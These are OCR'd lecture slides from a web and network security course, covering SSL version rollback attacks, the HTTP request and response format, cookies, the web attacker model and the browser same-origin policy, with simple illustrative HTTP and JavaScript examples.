
Basic Handshake Protocol



“Core” SSL 3.0 Handshake



Version Rollback Attack




C and S end up communicating using SSL 2.0 (weaker earlier version of the protocol that does <u>not</u> include "Finished" messages)

“Chosen-Protocol” Attacks


- Why do people release new versions of security protocols? Because the old version got broken!
- New version must be backward-compatible
  - Not everybody upgrades right away
- Attacker can fool someone into using the old, broken version and exploit known vulnerability
  - Similar: fool victim into using weak crypto algorithms
- Defense is hard: must authenticate version in early designs
- Many protocols had “version rollback” attacks
  - SSL, SSH, GSM (cell phones)

Version Check in SSL 3.0



Browser Security Model

Big Picture: Browser and Network



HTTP: HyperText Transfer Protocol

- Used to request and return data
  - Methods: GET, POST, HEAD, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex

HTTP Request

Method **File** **HTTP version** **Headers**

```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT

```

Blank line

Data – none for GET

HTTP Response

HTTP version **Status code** **Reason phrase** **Headers**


Data

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Website Storing Info in Browser

A cookie is a file created by a website to store information in the browser



HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
  - The cookie proves to the website that the client previously authenticated correctly
- Personalization
  - Helps the website recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on


Two Sides of Web Security

- Web browser
  - Responsible for securely confining Web content presented by visited websites
- Web applications
  - Online merchants, banks, blogs, Google Apps …
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
    - Client-side code written in JavaScript… runs in the Web browser
  - Many potential bugs: XSS, XSRF, SQL injection


All of These Should Be Safe

- Safe to visit an evil website


- Safe to visit two pages at the same time



- Safe delegation



Where Does the Attacker Live?



Web Attacker

- Controls a malicious website (attacker.com)
  - Can even obtain an SSL/TLS certificate for his site
- User visits attacker.com – why?
  - Phishing email, enticing content, search results, placed by an ad network, blind luck …
- Attacker has no other access to user machine!
- Variation: "iframe attacker"
  - An iframe with malicious content included in an otherwise honest webpage
    - Syndicated advertising, mashups, etc.

HTML and JavaScript

Browser receives content,
displays HTML and executes scripts

```
<html>
      …
<p> The script on this page adds two numbers
<script>
   var num1, num2, sum
   num1 = prompt("Enter first number")
   num2 = prompt("Enter second number")
   sum = parseInt(num1) + parseInt(num2)
   alert("Sum = " + sum)
</script>
   …
</html>
```

A potentially malicious webpage gets to execute some code on user’s machine!

Browser Sandbox

- Goal: safely execute JavaScript code provided by a website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy
  - Can only access properties of documents and windows from the same domain, protocol, and port

Same-Origin Policy

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example thanks to Wikipedia.]


Same-Origin Policy is Subtle!

- Some examples of how messy it gets in practice…
- Browsers don't (or didn't) always get it right...

- We'll talk about:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

Same-Origin Policy: DOM

